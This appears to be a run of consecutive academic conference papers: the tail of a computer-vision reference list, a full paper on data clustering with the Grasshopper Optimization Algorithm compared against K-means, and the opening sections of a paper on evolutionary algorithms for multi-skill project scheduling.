- [10] J. Canny, "A computational approach to edge detection," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. PAMI-8, no. 6, pp. 679–698, Nov 1986. doi: 10.1109/TPAMI.1986.4767851
- [11] S. M. Smith and J. M. Brady, "Susan—a new approach to low level image processing," *International Journal of Computer Vision*, vol. 23, no. 1, pp. 45–78, May 1997. doi: 10.1023/A:1007963824710
- [12] E. Rosten and T. Drummond, "Fusing points and lines for high performance tracking," in *IEEE International Conference on Computer Vision (ICCV)*, 2005. doi: 10.1109/ICCV.2005.104. ISSN 1550-5499
- [13] D. G. Lowe, "Distinctive image features from scale-invariant keypoints," *International Journal of Computer Vision*, vol. 60, no. 2, pp. 91–110, Nov 2004. doi: 10.1023/B:VISI.0000029664.99615.94
- [14] H. Bay, T. Tuytelaars, and L. Van Gool, "Surf: Speeded up robust features," *9th European Conference on Computer Vision (ECCV 2006)*, pp. 404–417, 2006. doi: 10.1007/11744023\_32
- [15] E. Rublee, V. Rabaud *et al.*, "Orb: An efficient alternative to sift or surf," in *2011 International Conference on Computer Vision*, Nov 2011. doi: 10.1109/ICCV.2011.6126544. ISSN 1550-5499 pp. 2564–2571.
- [16] E. Mair, G. D. Hager *et al.*, "Adaptive and generic corner detection based on the accelerated segment test," *11th European Conference on Computer Vision (ECCV)*, 2010. doi: 10.1007/978-3-642-15552-9\_14
- [17] S. Leutenegger, M. Chli, and R. Y. Siegwart, "Brisk: Binary robust invariant scalable keypoints," in *IEEE International Conference on Computer Vision (ICCV)*. IEEE, 2011. doi: 10.1109/ICCV.2011.6126542
- [18] A. Canclini, M. Cesana *et al.*, "Evaluation of low-complexity visual feature detectors and descriptors," in *2013 18th International Conference on Digital Signal Processing (DSP)*, July 2013. doi: 10.1109/ICDSP.2013.6622757. ISSN 1546-1874 pp. 1–7.
- [19] P. Pulc, E. Rosenzweig, and M. Holeňa, "Image processing in collaborative open narrative systems," in *Fourth International Workshop on Computational Intelligence and Data Mining (WCIDM 2016)*, vol. 1649. CEUR, 2016. ISSN 1613-0073 pp. 155–162.
- [20] M. Muja and D. G. Lowe, "Fast approximate nearest neighbors with automatic algorithm configuration," in *In VISAPP International Conference on Computer Vision Theory and Applications*, 2009. doi: 10.5220/0001787803310340 pp. 331–340.
- [21] S. S. Beauchemin and J. L. Barron, "The computation of optical flow," *ACM Comput. Surv.*, vol. 27, no. 3, pp. 433–466, Sep. 1995. doi: 10.1145/212094.212141
- [22] J. L. Bentley, "Multidimensional binary search trees used for associative searching," *Commun. ACM*, vol. 18, no. 9, pp. 509–517, Sep. 1975. doi: 10.1145/361002.361007
- [23] K. C. Zatloukal, M. H. Johnson, and R. E. Ladner, "Nearest neighbor search for data compression," in *Data Structures, Near Neighbor Searches, and Methodology*, 1999.
- [24] J. L. Blanco-Claraco, "nanoflann," 2011. [Online]. Available: <https://github.com/jlblancoc/nanoflann>



# Data Clustering with Grasshopper Optimization Algorithm

Szymon Łukasik<sup>\*†</sup>, Piotr A. Kowalski<sup>\*†</sup>, Małgorzata Charytanowicz<sup>\*‡</sup> and Piotr Kulczycki<sup>\*†</sup>

<sup>\*</sup>Systems Research Institute

Polish Academy of Sciences

ul. Newelska 6, 01-447 Warsaw, Poland

Email: {slukasik,pakowal,mchmat,kulpi}@ibspan.waw.pl

<sup>†</sup>Faculty of Physics and Applied Computer Science

AGH University of Science and Technology

al. Mickiewicza 30, 30-059 Kraków, Poland

Email: {slukasik,pkowal,kulpi}@agh.edu.pl

<sup>‡</sup> Institute of Mathematics and Computer Science

The John Paul II Catholic University of Lublin

Konstantynów 1 H, 20-708 Lublin, Poland

Email: mchmat@kul.lublin.pl

**Abstract**—Dividing a dataset into disjoint groups of homogeneous structure, known as data clustering, constitutes an important problem of data analysis. It can be solved with broad range of methods employing statistical approaches or heuristic procedures. The latter often include mechanisms known from nature as they are known to serve as useful components of effective optimizers. The paper investigates the possibility of using novel nature-inspired technique – Grasshopper Optimization Algorithm (GOA) – to generate accurate data clusterings. As a quality measure of produced solutions internal clustering validation measure of Calinski-Harabasz index is being employed. This paper provides description of proposed algorithm along with its experimental evaluation for a set of benchmark instances. Over a course of our study it was established that clustering based on GOA is characterized by high accuracy – when compared with standard K-means procedure.

## I. INTRODUCTION

RECENT years brought significant advances in the field of nature-inspired optimization. Several new algorithms have been proposed – aimed at tackling both continuous, combinatorial and multiobjective optimization problems. To illustrate this fact: Evolutionary Computation Bestiary website lists over 120 optimization techniques, with almost 30 of them being developed during last three years (that is between 2015 and 2017) [1]. The emergence of diverse techniques mimicking natural phenomena brought attention – due to their efficiency – but also criticism arguing that relying on metaphors is potentially leading the area of metaheuristics away from scientific rigor [2]. Most of studied algorithms however offer high performance on known set of benchmark instances – which makes investigating their performance in real-world optimization tasks worthwhile.

Grasshopper Optimization Algorithm (GOA) is an optimization technique introduced by Saremi, Mirjalili and Lewis in 2017 [3]. It includes both social interaction between ordinary agents (grasshoppers) and the attraction of the best individ-

ual. Initial experiments performed by authors demonstrated promising exploration abilities of the GOA – and they will be further examined in the course of our study.

The goal of this contribution is to evaluate clustering method which uses GOA as the optimization strategy – aimed at minimizing the value of Calinski-Harabasz index [4] – one of internal clustering validity measures.

Cluster analysis constitutes a data mining problem of identifying homogeneous groups in data. Clustering can be perceived as combinatorial optimization problem – which is known to be NP-hard [5]. It is the reason why diverse heuristic approaches have been already used to tackle it [6], [7]. As a point of reference classic K-means [8] algorithm can be named. It is founded on minimizing the within-cluster sum of squares (WCSS) and its main drawback is a convergence to a local minimum of WCSS value – without a guarantee of obtaining the global one. That is why more up-to-date approaches are based on using metaheuristic techniques to solve clustering problem in the alternative way. Previous work in this area involve the use of – for instance – Flower Pollination Algorithm [9] and Krill Herd Algorithm [10]. The importance of clustering manifests itself through a variety of disciplines where its instances appear, e.g. in agriculture [11], automatic control [12], marketing [13] or text mining [14].

The paper is organized as follows. First, in the next Section, the general description of data clustering is given along with its formulation within the field of optimization. It is followed by the brief introduction to the Grasshopper Optimization Algorithm which is the most important component of the technique described in this paper. Section 3 explains the details of the clustering approach and subsequent part of the paper covers the results of numerical experiments along with comparative analysis. Finally general remarks regarding algorithms's features and planned further studies are under consideration.

## II. METHODOLOGICAL BACKGROUND

### A. Data Clustering and Its Formulation in the Optimization Domain

Let us to denote  $Y$  as a data matrix of  $M \times N$  dimensionality. Its  $N$  columns represent features describing objects. They in turn correspond to matrix rows, referred to as dataset elements or cases. The goal of clustering is to assign dataset elements  $y_1, \dots, y_M$  to clusters  $CL_1, CL_2, \dots, CL_C$ .

Clustering remains an unsupervised learning procedure, frequently with known number of clusters  $C$  being the only information available. Cluster validation constitutes a task of assessing if obtained solution reflects the structure of the data and natural groups which can be identified within its records [15]. So called external validation consists of using correct cluster labels and comparing them directly with the results of clustering whereas internal validation uses only partitioned data. Calinski-Harabasz index is representative technique of the latter. It can be written as:

$$I_{CH} = \frac{N - C}{C - 1} \frac{\sum_{i=1}^C d(u_i, U)}{\sum_{i=1}^C \sum_{x_j \in CL_i} d(x_j, u_i)} \quad (1)$$

whereas  $u_i \in R^N$  for non-empty cluster  $CL_i$  corresponds to cluster center defined by:

$$u_i = \frac{1}{M_i} \sum_{y_j \in CL_i} y_j, \quad i = 1, \dots, C \quad (2)$$

with  $M_i$  being cardinality of cluster  $i$  and – likewise –  $U$  corresponds to the center of gravity of the dataset:

$$U = \frac{1}{M} \sum_{j=1}^M y_j. \quad (3)$$

Clustering solutions which describe the dataset structure will result in high value of  $I_{CH}$  index. The choice of this index was motivated by our successful experiments on other heuristic algorithms using  $I_{CH}$  value [10] as a key component. Also recent studies on clustering indices demonstrate its sound potential to validate clustering solutions [16].

### B. Grasshopper Optimization Algorithm

GOA represents a population-based metaheuristic which is aimed at solving continuous optimization problems, that is finding argument (solution)  $x^*$  which minimizes cost function  $f: S \rightarrow R$ . It can be formally written as:

$$x^* = \arg \min_{x \in S} f(x), \quad (4)$$

with  $S \subset R^D$ . Population based heuristic algorithms solve (4) using a swarm of  $P$  individual agents, in iteration  $k$  of the algorithm represented by a set  $\{x_p\}_{p=1}^P$ , with  $x_p = [x_{p1}, x_{p2}, \dots, x_{pD}]$ . The important concept for the construction of this class of procedures is also a measure of closeness between two swarm members  $p_1$  and  $p_2$ , denoted here by Euclidean distance  $dist(x_{p1}, x_{p2})$ . The best solution found by the swarm within  $k$ -iterations is stored as  $x^*(k)$ . It is

also assumed here that search space  $S$  is bounded and this type of constraints is represented by the values of the lower  $LB_1, LB_2, \dots, LB_D$  and upper bound  $UB_1, UB_2, \dots, UB_D$ . Effectively it means that:

$$LB_d \leq x_{pd}(k) \leq UB_d \quad (5)$$

for all  $k = 1, 2, \dots, p = 1, 2, \dots, P$  and  $d = 1, 2, \dots, D$ .

Grasshopper Optimization Algorithm claims to be inspired by the social behavior of grasshoppers – insects of *Orthoptera* order (suborder *Caelifera*) [3]. Each member of the swarm constitutes a single insect located in search space  $S$  and moving within its bounds. The algorithm is reported to implement two components of grasshoppers movement strategies. First it is the interaction of grasshoppers which demonstrates itself through slow movements (while in larvae stage) and dynamic motion (while in insect form). The second corresponds to the tendency to move towards the source of food. What is more deceleration of grasshoppers approaching food and eventually consuming is also taken into account.

The movement of individual  $p$  in iteration  $k$  (index  $k$  was omitted for the sake of readability) can be written using the following equation:

$$x_{pd} = c \left( \sum_{q=1, q \neq p}^P c \frac{UB_d - LB_d}{2} s(|x_{qd} - x_{pd}|) \frac{x_{qd} - x_{pd}}{dist(x_q, x_p)} \right) + x_d^* \quad (6)$$

with  $d = 1, 2, \dots, D$ . Parameter  $c$  is decreased according to the formula:

$$c = c_{max} - k \frac{c_{max} - c_{min}}{K} \quad (7)$$

with maximum and minimum values –  $c_{max}, c_{min}$  respectively – and  $K$  representing maximum number of iterations serving as algorithm's termination criterion. First occurrence of  $c$  in (6) reduces the movements of grasshoppers around the target – balancing between exploration and exploitation of the swarm around the target. It is analogous to the inertia weight present in the Particle Swarm Optimization Algorithm. Component  $c \frac{UB_d - LB_d}{2}$ , as noted in [3], linearly decreases the space that the grasshoppers should explore and exploit. Finally function  $s$  defines the strength of social forces, and was established by creators of the algorithm as:

$$s(r) = f e^{\frac{-r}{l}} - e^{-r} \quad (8)$$

with  $l = 1.5$  and  $f = 0.5$ .

To sum up GOA written using pseudocode and symbols introduced in the paper and taking into account all important elements – like initialization or calculation of the best solution – is presented as Algorithm 1.

## III. GOA-BASED CLUSTERING TECHNIQUE

Using any heuristic optimization algorithm requires choosing proper solution representation. In the case of clustering it is natural to represent solution as a vector of cluster centers  $x_p = [u_1, u_2, \dots, u_C]$ . Consequently the dimensionality  $D$  used

**Algorithm 1** Grasshopper Optimization Algorithm

---

```

1:  $k \leftarrow 1, f(x^*(0)) \leftarrow \infty$  {initialization}
2: for  $p = 1$  to  $P$  do
3:    $x_p(k) \leftarrow \text{Generate\_Solution}(LB, UB)$ 
4: end for
5: {find best}
6: for  $p = 1$  to  $P$  do
7:    $f(x_p(k)) \leftarrow \text{Evaluate\_quality}(x_p(k))$ 
8:   if  $f(x_p(k)) < f(x^*(k-1))$  then
9:      $x^*(k) \leftarrow x_p(k)$ 
10:  else
11:     $x^*(k) \leftarrow x^*(k-1)$ 
12:  end if
13: end for
14: repeat
15:   $c \leftarrow \text{Update\_c}(c_{max}, c_{min}, k, K_{max})$ 
16:  for  $p = 1$  to  $P$  do
17:    {move according to formula (6)}
18:     $x_p(k) \leftarrow \text{Move\_Grasshopper}(c, UB, LB, x^*(k))$ 
19:    {correct if out of bounds}
20:     $x_p(k) \leftarrow \text{Correct\_Solution}(x_p(k), UB, LB)$ 
21:     $f(x_p(k)) \leftarrow \text{Evaluate\_quality}(x_p(k))$ 
22:    if  $f(x_p(k)) < f(x^*(k))$  then
23:       $x^*(k) \leftarrow x_p(k), f(x^*(k)) \leftarrow f(x_p(k))$ 
24:    end if
25:  end for
26:  for  $p = 1$  to  $P$  do
27:     $f(x_p(k+1)) \leftarrow f(x_p(k)), x_p(k+1) \leftarrow x_p(k)$ 
28:  end for
29:   $f(x^*(k+1)) \leftarrow f(x^*(k)), x^*(k+1) \leftarrow x^*(k)$ 
30:   $k \leftarrow k+1$ 
31: until  $k < K$ 
32: return  $f(x^*(k)), x^*(k)$ 

```

---

in the description of GOA, in the case of data clustering problem, is equal to  $C * N$ .

Another important aspect is choosing proper tool of assessing the quality of generated solutions. Here an idea already presented in [9] is implemented. After assigning each data element  $y_i$  to the closest cluster center the solution  $x_p$  (representing those centers) is evaluated according to the formula:

$$f(x_p) = \frac{1}{I_{CH,p}} + \#_{CL_{i,p}=\emptyset, i=1,\dots,C}. \quad (9)$$

It is equivalent to adding to the inverse value of Calinski-Harabasz index – calculated for solution  $p$  – the number of empty clusters identified in  $x_p$  clustering solution written above as  $\#_{CL_{i,p}=\emptyset, i=1,\dots,C}$ . The idea behind appending the second component in (9) is penalizing solutions which do not include desirable number of clusters.

#### IV. EXPERIMENTAL EVALUATION

Evaluating clustering algorithms is in essence a difficult task due to unsupervised character of this problem. It is usually approached by performing cluster analysis on the labeled dataset

containing the information about assignment of data elements to classes. Subsequently, clustering solution understood as a set of cluster indexes provided for all data points should be compared with a set of class labels. Such a comparison can be done with the use of Rand index [17], external validation index which measures similarity between cluster analysis solutions. It is characterized by a value between 0 and 1. Low value of  $R$  suggests that the two clusterings are different and 1 indicates that they represent exactly the same solution – even when the formal indexes of clusters are mixed.

As a point of reference for evaluating performance of clustering methods classic K-means algorithm is being used. It is also the case of this contribution. For the experiments we used a set of benchmark datasets – based on real-world examples taken from the UCI Machine Learning Repository [18]. In the same time a set of standard synthetic clustering benchmark instances known as S-sets was used [19].

TABLE I: Characteristics of investigated datasets

Dataset	$M$	$N$	$C$	Dataset	$M$	$N$	$C$
<i>glass</i>	214	9	6	<i>yeast</i>	1484	8	10
<i>wine</i>	178	13	3	<i>s1</i>	5000	2	15
<i>iris</i>	150	4	3	<i>s2</i>	5000	2	15
<i>seeds</i>	210	7	3	<i>s3</i>	5000	2	15
<i>heart</i>	270	13	2	<i>s4</i>	5000	2	15

Table I provides the description of the datasets used in the numerical experiments. It contains properties like dataset size  $M$ , dimensionality  $N$  and the number of classes  $C$  – used as desired number of clusters for the grouping algorithms.

To evaluate clustering methods they were run 30 times with mean and standard deviation values of Rand index –  $\bar{R}$  and  $\sigma(R)$  – being recorded. For GOA-based algorithm a population of  $P = 20$  swarm members was used. Algorithm terminates when  $C * N * 1000$  cost function evaluations were performed. It is a standard strategy for evaluating metaheuristics – making the length of search process dependent on data dimensionality.

First default values of all GOA parameters were used, with  $c = 0.00001$ . It means that  $c$  quickly approaches values close to zero. Summary of obtained results for this case is provided in Table II. It is easy to observe that GOA-based clustering outperforms K-means on the majority of the datasets – it is also less prone to getting stuck in local minima (it is indicated by the fact that it is less stable in terms of performance). We studied also the effect of using alternative values for parameter  $c_{min}$  (using  $c_{max} = 1$  seems natural for the construction of normalized "schedule"). Table III provides the results of these experiments. First, we have used fixed values for  $c_{min}$  – higher than the one suggested by creators of the algorithm. This approach brings clearly very positive results. For most of datasets the performance of clustering algorithm has improved (as indicated by bold font). Especially the value  $c_{min} = 0.001$  seems to be functioning very well.

We have also studied the possibility of using random values of  $c$  in the interval  $[0, 1]$ . It is a common strategy of "embed-

TABLE II: K-means vs GOA-based clustering (with default parameter values)

	K-means clustering		GOA clustering (default $c_{min} = 0.00001$ )	
	$\bar{R}$	$\sigma(R)$	$\bar{R}$	$\sigma(R)$
glass	0.619	0.061	0.643	0.035
wine	0.711	0.014	0.730	0.000
iris	0.882	0.029	0.892	0.008
seeds	0.877	0.027	0.883	0.004
heart	0.522	0.000	0.523	0.000
yeast	0.686	0.033	0.676	0.034
s1	0.980	0.009	0.990	0.006
s2	0.974	0.010	0.984	0.006
s3	0.954	0.006	0.960	0.005
s4	0.944	0.006	0.951	0.003

TABLE III: Impact of parameter  $c$  on the performance of GOA-based clustering

	chaotic $c$		$c_{min} = 0.001$		$c_{min} = 0.1$	
	$\bar{R}$	$\sigma(R)$	$\bar{R}$	$\sigma(R)$	$\bar{R}$	$\sigma(R)$
glass	0.630	0.034	<b>0.652</b>	<b>0.033</b>	0.651	0.034
wine	<b>0.730</b>	<b>0.000</b>	<b>0.730</b>	<b>0.000</b>	<b>0.730</b>	<b>0.000</b>
iris	<b>0.894</b>	<b>0.016</b>	<b>0.895</b>	<b>0.008</b>	0.891	0.009
seeds	0.881	0.005	0.881	0.005	0.882	0.004
heart	0.522	0.000	<b>0.523</b>	<b>0.000</b>	<b>0.523</b>	<b>0.000</b>
yeast	0.669	0.036	<b>0.690</b>	<b>0.029</b>	<b>0.690</b>	<b>0.025</b>
s1	0.987	0.006	<b>0.991</b>	<b>0.005</b>	<b>0.991</b>	<b>0.006</b>
s2	0.982	0.005	<b>0.985</b>	<b>0.005</b>	<b>0.986</b>	<b>0.005</b>
s3	0.957	0.005	<b>0.960</b>	<b>0.004</b>	<b>0.961</b>	<b>0.004</b>
s4	0.949	0.003	<b>0.951</b>	<b>0.003</b>	<b>0.951</b>	<b>0.003</b>

ding" chaotic behavior into metaheuristic – which should result in enriching the search behavior [20]. In this case this approach does not work well. A decrease in the algorithm performance was predominantly observed. Still, such a "chaotic-enhanced" GOA-based clustering algorithm outperforms K-means in the most of investigated data mining cases.

## V. CONCLUSION

The paper proposes new clustering approach based on recently introduced Grasshopper Optimization Algorithm. Besides the description of the method the results of its experimental evaluation were also discussed. It was established that GOA-based approach offers high performance with respect to the standard K-means algorithm, both in terms of average quality of solutions and their stability. We also examined the impact of important algorithm's parameter – namely value of  $c$ . Possibility of using both fixed values for the lower bound of  $c$  (alternative to the default  $c_{min} = 0.00001$ ) as well as random strategy (which proved to be mostly unsuccessful) were inspected.

Further studies within the scope of this paper should include more detailed analysis of the impact of population size and coefficient  $c$  on the quality of obtained solutions. The importance of the first aspect stems from the fact that

the algorithm is characterized by quadratic time complexity with regards to the population size. It essentially means that choosing proper, compact  $P$  value is important for the success of GOA-based optimization. Choosing the right scheme of  $c$  alteration seems also of great importance. Therefore the idea of using alternative function to the standard linearly decreasing one should be explored.

## REFERENCES

- [1] "Evolutionary computation bestiary," <http://conclave.cs.tsukuba.ac.jp/research/bestiary/>, accessed May 06 2017.
- [2] K. Sörensen, "Metaheuristics - the metaphor exposed," *International Transactions in Operational Research*, vol. 22, no. 1, pp. 3–18, 2015.
- [3] S. Saremi, S. Mirjalili, and A. Lewis, "Grasshopper optimisation algorithm: Theory and application," *Advances in Engineering Software*, vol. 105, pp. 30 – 47, 2017.
- [4] T. Caliński and J. Harabasz, "A dendrite method for cluster analysis," *Communications in Statistics*, vol. 3, no. 1, pp. 1–27, 1974.
- [5] W. J. Welch, "Algorithmic complexity: three np- hard problems in computational statistics," *Journal of Statistical Computation and Simulation*, vol. 15, no. 1, pp. 17–25, 1982.
- [6] T. Niknam and B. Amiri, "An efficient hybrid approach based on PSO, ACO and k-means for cluster analysis," *Applied Soft Computing*, vol. 10, no. 1, pp. 183 – 197, 2010.
- [7] J. Senthilnath, S. Omkar, and V. Mani, "Clustering using firefly algorithm: Performance study," *Swarm and Evolutionary Computation*, vol. 1, no. 3, pp. 164 – 171, 2011.
- [8] J. MacQueen, "Some methods for classification and analysis of multivariate observations," in *Proc. 5th Berkeley Symp. Math. Stat. Probab.*, Univ. Calif. 1965/66, 1967, pp. 281–297.
- [9] S. Łukasik, P. A. Kowalski, M. Charytanowicz, and P. Kulczycki, "Clustering using flower pollination algorithm and calinski-harabasz index," in *2016 IEEE Congress on Evolutionary Computation (CEC)*, July 2016, pp. 2724–2728.
- [10] P. A. Kowalski, S. Łukasik, M. Charytanowicz, and P. Kulczycki, "Clustering based on the krill herd algorithm with selected validity measures," in *2016 Federated Conference on Computer Science and Information Systems (FedCSIS)*, Sept 2016, pp. 79–87.
- [11] M. Charytanowicz, J. Niewczas, P. Kulczycki, P. A. Kowalski, S. Łukasik, and S. Żak, "Complete gradient clustering algorithm for features analysis of X-Ray images," in *Information Technologies in Biomedicine*, ser. Advances in Intelligent and Soft Computing, E. Piętko and J. Kawa, Eds. Springer Berlin Heidelberg, 2010, vol. 69, pp. 15–24.
- [12] S. Łukasik, P. Kowalski, M. Charytanowicz, and P. Kulczycki, "Fuzzy models synthesis with kernel-density-based clustering algorithm," in *Fuzzy Systems and Knowledge Discovery, 2008. FSKD '08. Fifth International Conference on*, vol. 3, Oct 2008, pp. 449–453.
- [13] H. Müller and U. Hamm, "Stability of market segmentation with cluster analysis - a methodological approach," *Food Quality and Preference*, vol. 34, pp. 70 – 78, 2014.
- [14] C. Aggarwal and C. Zhai, "A survey of text clustering algorithms," in *Mining Text Data*, C. C. Aggarwal and C. Zhai, Eds. Springer US, 2012, pp. 77–128.
- [15] M. Halkidi, Y. Batistakis, and M. Vazirgiannis, "On clustering validation techniques," *Journal of Intelligent Information Systems*, vol. 17, no. 2-3, pp. 107–145, 2001.
- [16] O. Arbelaitz, I. Gurrutxaga, J. Muguerza, J. M. Pérez, and I. Perona, "An extensive comparative study of cluster validity indices," *Pattern Recognition*, vol. 46, no. 1, pp. 243 – 256, 2013.
- [17] H. Parvin, H. Alizadeh, and B. Minati, "Objective criteria for the evaluation of clustering methods," *Journal of the American Statistical Association*, vol. 66, pp. 846–850, 1971.
- [18] "UCI machine learning repository," <http://archive.ics.uci.edu/ml/>, accessed May 10 2017.
- [19] P. Fränti and O. Virtajoki, "Iterative shrinking method for clustering problems," *Pattern Recognition*, vol. 39, no. 5, pp. 761 – 775, 2006.
- [20] A. Kaveh, *Chaos Embedded Metaheuristic Algorithms*. Cham: Springer International Publishing, 2014, pp. 369–391.

# Co-Evolutionary Algorithm solving Multi-Skill Resource-Constrained Project Scheduling Problem

Paweł B. Myszkowski, Maciej Laszczyk, Dawid Kalinowski  
Collective Intelligence Department  
Wrocław University of Science and Technology  
Wyb. Wyspiańskiego 27, 50-370 Wrocław, Poland  
email: pawel.myszkowski@pwr.edu.pl, maciej.laszczyk@pwr.edu.pl

**Abstract**—This paper presents methods solving MS-RCPSP as a main task-resource-time assignment optimization problem. In the paper there are presented four variants of Evolutionary Algorithm applied to MS-RCPSP problem: concerning prioritization the tasks (or resources), combined task-resources prioritizing approach and co-evolution based approach that effectively solves problem dividing it to two subproblems. All approaches are examined using benchmark MS-RCPSP iMOPSE dataset and results show that the problem decomposition is effective. All experiments are described, statistically verified and summarized. Conclusions and promising areas of future work are presented.

## I. INTRODUCTION

MANY practical problems can be effectively solved by (meta)heuristics. Particularly, the problems that are NP-hard, over-constrained, combinatorial and have huge solution landscape. Scheduling belongs to this group of problems, which is applied in the real-world, where the problem exists with rare and/or expensive resources. In this situation, the project manager role is to find such resource usage to realize set of tasks in the most effective way. Mainly, it is a quite casual definition of Project Scheduling Problem (PSP), where effectiveness measure is the project realization time. The PSP is too general and in real-world usage is extended to Resource Project Scheduling Problem, where generally speaking, resources are not only limited but also not every resource can be applied to each task. In practical application, such problem specialization goes further, e.g. in IT industry to realize product/service several various types of resources must cooperate to build high-quality software. Such (human) resources differ in skills and levels (e.g. “Java programmer – advanced”, “software architect – basic”) and can be employed in various roles that need particular skills. Of course, resources differ also in salaries, which makes the optimization problem focused on time and/or cost. This way Multi-Skill Resource-Constrained Project Scheduling Problem (MS-RCPSP) can be described.

The MS-RCPSP problem is presented in literature (e.g.[3][12][8]) as extension of RCPSP [4]. It is NP-hard [2] and there is no effective algorithm to solve it. Thus, several types of (meta)heuristic methods can be effectively applied. There can be found applications of (MS-)RCPSP in literature based on: heuristics [3][12], tabu search [11], evolutionary algorithms (EA) with specialized operators [10],

(hybridized) ant colony optimization [9], teaching-learning-based optimization algorithm [13], differential evolution [14], hybridized differential evolution [6] and many others.

The MS-RCPSP problem is connected to resource-task-time assignment. Many approaches deal with it using reduced solution space by problem modification. E.g. in hybridized differential evolution [6] metaheuristic DE operates on search space that prioritizes resource and task sequencing is solved by greedy-based method. Such approach is effective, but greedy usage may cause that method to get stuck in local optima. This is not the only way of problem decomposition. Some methods employ a natural co-evolution mechanism which can be applied in RCPSP problems too, e.g.[15]. This paper concerns co-evolutionary algorithms that eliminate greedy usage. In proposed method MS-RCPSP problem is decomposed into two subproblems: effective (1) task prioritizing and (2) resource prioritizing to build a final feasible schedule.

The main motivation of this paper is to examine the effectiveness of co-evolution usage. To do that several EA-based approaches are tested and compared. One approach uses genome, which proposes only resources’ priorities (EA\_R) that are converted by greedy to build schedule. Other reference approach (EA\_T) proposes tasks’ priorities and analogously greedy-like algorithm converts into schedules. To eliminate the greedy usage, an approach is introduced with connected genome that proposes resources’ and tasks’ priorities (EA\_RT). All provided methods use the same problem solution landscape: representation, selection, genetic operators and fitness function. Finally, using co-evolution EA (Co\_RT) two problem are separated (resource- and task- priorities) into two separate populations, and the only connection is kept by selection to build final schedule to get the fitness function value.

The rest of the paper is organized as follows. In section II the MS-RCPSP problem brief statement with constraints and requirements is described. The description of proposed EA-based approaches are given in section III, where details of examined methods are provided, especially details that are connected with adaptation of EA to MS-RCPSP problem. Section IV-B presents experimental procedure, parameters tuning method, used dataset and finally gained results summarized and concluded (see IV-C). Last section V concludes the article and presents potential directions for future work.





occurs when all tasks are performed sequentially in the project - one after another. Disregarding how many and how flexible resources are.

and the cost component  $f_c(PS)$  is defined as follows:

$$f_c(PS) = \frac{\sum_{i=1}^J c_j}{c_{max} - c_{min}} \quad (3)$$

where:  $c_{min}$  – minimal schedule cost – a total cost of all tasks assigned to the cheapest resource,  $c_{max}$  – maximal schedule cost – a total cost of all tasks assigned to the most expensive resource. Note that  $c_{max}$  and  $c_{min}$  do not respect skill constraints. It means that  $c_{min}$  value could be reached also for non-feasible solution, analogously to  $c_{max}$ .

To get feasible schedule some constraints must be provided, as follows:

$$\forall_{k \in K} s_k \geq 0, \forall_{k \in K} Q^k \neq \emptyset \quad (4)$$

$$\forall_{j \in J} F_j \geq 0; \forall_{j \in J} d_j \geq 0 \quad (5)$$

$$\forall_{j \in J, j \neq i, i \in P_j} F_i \leq F_j - d_j \quad (6)$$

$$\forall_{i \in J^k} \exists_{q \in Q^k} h_q = h_{q_i} \wedge l_q \geq l_{q_i} \quad (7)$$

$$\forall_{k \in K} \forall_{t \in \tau} \sum_{i=1}^n U_{i,k}^t \leq 1 \quad (8)$$

$$\forall_{j \in J} \exists_{!t \in \tau, !k \in K} U_{j,k}^t = 1 \quad (9)$$

The first constraint (see Eq. 4) preserves the positive values of resource salaries and ensures that every resource has non-empty set of skills. Eq. 5 states that every task has positive finish date and duration, while Eq. 6 shows the precedence constraints rule. Next two equations: Eq. 7 introduces skill constraints and transforms RCPSP into MS-RCPSP. Constraint given in Eq. 8 describes that resource can be assigned to no more than one task at given time during the project. The last constraint (see Eq. 9) says that each task must be performed in schedule  $PS$  by one resource assignment.

The proposed MS-RCPSP allows to define problem as multiobjective [5] (see Eq. 1): duration- and cost- oriented one. One criteria has to trade off certain other criteria because cheaper schedule is mostly longer in realization. Such problem can be solved as a weighted linear combination, as follows:

Evaluation function is formulated as follows:

$$\min f(PS) = w_\tau f_\tau(PS) + (1 - w_\tau) f_c(PS) \quad (10)$$

where:  $w_\tau$  – it is weight of duration component and has non-negative values:  $w_\tau \in [0; 1]$ . Such definition makes possible to choose which objective is more important in given optimization process. It is made by setting weights both for the duration ( $w_\tau$ ) and cost ( $1 - w_\tau$ ) aspect. It means that setting the weight of duration aspect to 1.0 automatically sets the weight of cost to 0.0 and vice versa. Specifically, both weights can be set to 0.5. In that case, both objectives would be equally important in the optimization process. We proposed three baseline weight configurations: duration optimization (DO,  $w_\tau = 1$ ) [7], [6], balanced optimization (BO,  $w_\tau = 0.5$ ) and cost optimization (CO,  $w_\tau = 0$ ) [8]. As CO is rather a

trivial task that can be solved by greedy-based approach, BO can be analyzed as cost/duration middle ground. In this paper we focus only on the DO – it means that we minimize only schedule makespan. MS-RCPSP reduced to duration-oriented optimization can be considered as a variation of widely studied parallel machine scheduling problem with minimum makespan objective.

As MS-RCPSP is combinatorial NP-hard problem the estimation of the total solution space (feasible and non-feasible solutions included) size ( $SS$ ) can be estimated as follows:

$$SS(n, m) = n! * m^n \quad (11)$$

Computing factorial of tasks number provides the number of combinations of ordering tasks within the timeline. It is easy to notice that such estimation allows setting any order, skipping precedence constraints. The second element of Eq. 11 provides the number of resource-to-task assignments, including situation that the same resource is assigned to all tasks and no skill constraints are preserved (non-feasible solution). To show the size of solution space, let's consider the 'simple' project schedule with 100 tasks and 20 resources – it gives  $SS(100, 20) = 1.19 * 10^{288}$  all possible solutions.

### III. PROPOSED EA-BASED APPROACHES

In this section four EA-based approaches to MS-RCPSP have been presented. Approaches differ in genome interpretation and schedule (as phenotype) build method. Methods of initialization, representation, crossover, mutation, fitness function, selection are common for all. In each approach to MS-RCPSP sequential representation (vector) of the genome has been implemented. Such representation is similar to classical TSP (Travelling Salesman Problem), e.g. vector  $\langle 3, 2, 1, 4 \rangle$  can be represented as the priority for resource or tasks (depends on approach). Such representation allows us to use TSP standard operators: swap as mutation and one-point crossover. Moreover, we use tournament selection and random initialization.

The fitness function is the crucial procedure – e.g. if EA gives an individual priorities for resources, tasks sequence should be proposed by procedure – a schedule builder is used to generate the final schedule. If EA individual gives priorities for tasks and resources the Schedule Generator Scheme (SGS – details in III-A) works. In approach EA\_T (or EA\_R) where resources (tasks) priorities should be proposed, greedy-based algorithm is used selecting first fit element. Mostly, four EA approaches differ in the genome interpretation and schedule build method as follows:

In the **EA\_R** the individual consists of priority for each resource. To evaluate genome SGS builds schedule using greedy approach. Another approach, in **EA\_T** the individual consists of priority for each task. In evaluation procedure the greedy builds schedule. The approach that links such two methods is **EA\_RT** – an individual comprises two parts: priority resource vector and task priority vector. To keep priorities the final schedule is generated by SGS procedure.



